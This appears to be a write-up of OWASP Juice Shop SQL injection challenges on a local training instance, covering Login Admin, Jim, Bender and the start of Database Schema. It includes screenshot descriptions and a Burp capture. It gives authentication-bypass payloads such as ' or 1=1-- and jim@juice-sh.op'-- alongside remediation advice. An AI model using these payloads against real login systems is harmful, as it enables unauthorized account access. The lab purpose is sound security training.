
Login Admin ★★

Severity: Critical


Description: SQL Injection or similar vulnerabilities in the Admin login mechanism allow attackers to manipulate authentication queries. This may enable unauthorized administrative access through crafted input fields.

Impact: Unauthorized access to administrative functions can result in full system compromise, data breaches, or unauthorized modifications to critical configurations.

Steps to reproduce the vulnerability:



In this challenge we are asked to be logged in as admin using SQL injection.
We use a basic one with ' or 1=1-- and a random password and submit it.



We can see that the website was vulnerable to the SQL injection, and we successfully logged in as admin.

Recommendation:

Use parameterized queries and prepared statements to prevent SQL Injection. Implement strong authentication and access control mechanisms for admin accounts. Conduct regular code reviews focusing on authentication modules. Enable database error masking to prevent information leaks.

Login Jim ★★★

Severity: High


Description: SQL Injection vulnerabilities present in standard user login systems can allow attackers to bypass authentication mechanisms. Exploitation may involve tampering with input fields or query parameters.

Impact: Unauthorized access to user accounts could lead to data theft, impersonation, or privilege escalation. Sensitive user information may also be exposed.


Steps to reproduce the vulnerability:

The screenshot shows the OWASP Juice Shop application interface. At the top, there are two tabs: 'OWASP Juice Shop' and 'OWASP Juice Shop'. The URL in the address bar is '127.0.0.1:3000/#score-board?categories=Injection'. The main header features the 'OWASP Juice Shop' logo and navigation links for 'Account', 'Your Basket', and 'EN'. Below the header, there's a summary section with progress bars: 'Hacking Challenges' at 19%, 'Coding Challenges' at 0%, and 'Challenges Solved' at 20/169. To the right of these are four star ratings: 3/28, 7/22, 7/44, and 1/37, 2/24, 0/14. A search bar and filter buttons for 'Difficulty', 'Status', and 'Tags' are present. A toolbar below the filters includes buttons for 'All', 'XSS', 'Sensitive Data Exposure', 'Improper Input Validation', 'Broken Access Control', 'Unvalidated Redirects', 'Vulnerable Components', 'Broken Authentication', 'Security through Obscurity', 'Insecure Deserialization', 'Miscellaneous', 'Broken Anti Automation', 'Injection' (which is highlighted), 'Security Misconfiguration', 'Cryptographic Issues', and 'XXE'. The main content area displays a grid of challenges under the 'Injection' category. Each challenge card includes a title, a difficulty rating (e.g., ★★, ★★★, ★★★★), a brief description, and buttons for 'Tutorial', 'Good for Demos', 'Hint', and 'Solve'. The challenges listed are: 'Login Admin' (★★), 'Login Jim' (★★★), 'Login Bender' (★★★), 'Database Schema' (★★★), 'Christmas Special' (★★★★), 'Ephemeral Accountant' (★★★★★), 'NoSQL DoS' (★★★★), and 'NoSQL Manipulation' (★★★★). At the bottom of the page is a decorative footer with various icons.


In this challenge we are asked to log in as Jim user.
First we need to find out his account name.



After checking reviews we see that he has a review on Green Smoothie, we see that his account name is jim@juice-sh.op.



We make a sql injection by writing the account name first then adding '-- so the website won't check the other requirements for login and write a random password.
jim@juice-sh.op'-- is what we used in email section.



We have successfully logged in as Jim.

Recommendation:

Validate and sanitize all user inputs, especially in login fields. Use parameterized queries and prepared statements. Implement multi-factor authentication (MFA) for sensitive accounts. Regularly monitor login activity for anomalies.


Login Bender ★★★

Severity: High


Description: Similar to Login Jim, this vulnerability affects another specific login endpoint, where improper validation or sanitization allows malicious actors to bypass authentication.

Impact: Unauthorized access can lead to account compromise, leakage of personal information, and exploitation of account-specific privileges.

Steps to reproduce the vulnerability:



We do the same thing we did on login to Jim's account. Since all the usernames of website has @juice-sh.op at the end we made a guess for bender's account to be bender@juice-sh.op and we added the same SQL injection we did on Jim's.
[204](mailto:bender@juice-sh.op>-- and use a random password.</p></div><div data-bbox=)



We successfully managed to login to the page.

Recommendation:

Follow the same best practices as Login Jim for preventing injection vulnerabilities. Implement rate limiting and account lockout policies. Conduct security training for developers on secure coding practices.

Database Schema ★★★

Severity: Critical

Description: Injection vulnerabilities targeting database schemas allow attackers to extract metadata about the database, including table names, column structures, and sensitive configurations.

Impact: Attackers can gain insight into the database structure, paving the way for more advanced attacks, such as exfiltrating sensitive data or manipulating database entries.

Steps to reproduce the vulnerability:

The screenshot shows the OWASP Juice Shop homepage. At the top, there are three tabs: "OWASP Juice Shop", "OWASP Juice Shop", and "SQLite Frequently Asked Questions". The main header features the "OWASP Juice Shop" logo and navigation links for "Account" and "EN". Below the header, a dark-themed dashboard displays the following metrics:

- Hacking Challenges:** 22% completed
- Coding Challenges:** 0% completed
- Challenges Solved:** 24/169
- Rating:** ★★★ (3/28, 7/22, 10/44)

A search bar with the placeholder "Search data" is present. Below the dashboard, a list of challenges is shown under various categories:

- Sensitive Data Exposure:**
 - Exposed Metrics:** ★★ (Find the endpoint that serves usage data to be scraped by a popular monitoring system.)
 - GDPR Data Theft:** ★★★★ (Steal someone else's personal data without using injection.)
- Injection:**
 - Database Schema:** ★★★ (Exfiltrate the entire DB schema definition via SQL injection.)
 - Email Leak:** ★★★★★ (Perform an unwanted information disclosure by accessing data cross-domain.)
- Broken Authentication:**
 - GDPR Data Erasure:** ★★★ (Log in with Chris' erased user account.)
- XXE:**
 - XXE Data Access:** ★★★ (Retrieve the content of C:\Windows\system.ini or /etc/passwd from the server.)

Below the challenges, a row of application icons is visible, including a calculator, a compass, a discord icon, a file manager, a terminal, a Spotify icon, a leaf, a calendar, a WhatsApp icon, a Firefox icon, a Microsoft Word icon, a Notepad icon, a recycle bin, and a trash can.

Here we are asked to exfiltrate the entire database schema with SQL injection.

The screenshot shows the "All Products" page of the OWASP Juice Shop. The page lists several items:


- Apple Juice (1000ml):** 1.99€ (Image: glass with straw and an apple)
- Apple Pomace:** 0.89€ (Image: apples and a juicer)
- Banana Juice (1000ml):** 1.99€ (Image: banana and a juice cup)
- Carrot Juice (1000ml):** 0.99€ (Image: carrots and a juice cup)
- Best Juice Shop Salesman Artwork:** (Image: cartoon character)
- DSOMM & Juice Shop User Day Ticket:** (Image: ticket stub)

On the right side, a user dropdown menu is open, showing:

- gg@gmail.com
- Orders & Payment
- Privacy & Security
- Logout

At the bottom of the screen, a Mac OS-style dock contains icons for Finder, Safari, Discord, Terminal, Spotify, Leaf, Calendar, WhatsApp, Firefox, Microsoft Word, Notepad, and a trash can.

First of all we login the our account with gg@gmail.com and password 123456
We need access to database so we need to write the injection somewhere we can search so we use the search bar.



We type something random and capture the request using the burpsuite.

Sun Dec 29 19:28

Burp Suite Community Edition v2024.11.2 - Temporary Project

3. Intrude attack

HTTP history

Request

```
GET /rest/products/search?q= HTTP/1.1
Host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:133.0) Gecko/20100101 Firefox/133.0
Accept: application/json, text/plain, */*
Accept-Language: en,en-US;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-Length: 77
Origin: http://127.0.0.1:3000
Connection: keep-alive
Referer: http://127.0.0.1:3000/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=05NgNuKv6tselfN_XFR-ofqLFWjsciGzCylY710cqTPZG8kwseejSjDwRfq
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
If-None-Match: W/"3d8e0a80002UVTW9.e1vNBHvY3B2zr459m3rYnd278nvbzEo08nX5kgf6CChBu_LAOwqor_3B2jzONHEauIHSRaMjeParFyLbuitT_s80tj8ml-96Euc-bvi
Sec-Fetch-User: 05NgNuKv6tselfN_XFR-ofqLFWjsciGzCylY710cqTPZG8kwseejSjDwRfq
```

Response

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Feature-Policy: payment 'self'
X-Recruiting: #/jobs
Content-Type: application/json; charset=UTF-8
ETag: "491b-2a0L5P2assz0GVVw7U2Vcy"
Date: Sun, 29 Oct 2024 16:29:02 GMT
Connection: keep-alive
Keep-Alive: timeout=5
Content-Length: 18715
status": "success",
"data": [
    {
        "id": 1,
        "name": "Apple Juice (1000ml)",
        "description": "The all-time classic.",
        "price": 1.99,
        "deluxePrice": 10.99,
        "image": "apple_juice.jpg",
        "createdAt": "2024-12-25 14:09:19.532 +00:00",
        "updatedAt": "2024-12-25 14:09:19.532 +00:00",
        "deletedAt": null
    },
    {
        "id": 2,
        "name": "Orange Juice (1000ml)",
        "description": "Made from oranges hand-picked by Uncle Dittmeyer.",
        "price": 2.99,
        "deluxePrice": 12.49,
        "image": "orange_juice.jpg",
        "createdAt": "2024-12-25 14:09:19.532 +00:00",
        "updatedAt": "2024-12-25 14:09:19.532 +00:00",
        "deletedAt": null
    }
]
```

Event log (0) All issues

Memory: 582.3MB

We found the request and send it to repeater.

Sun Dec 29 19:29

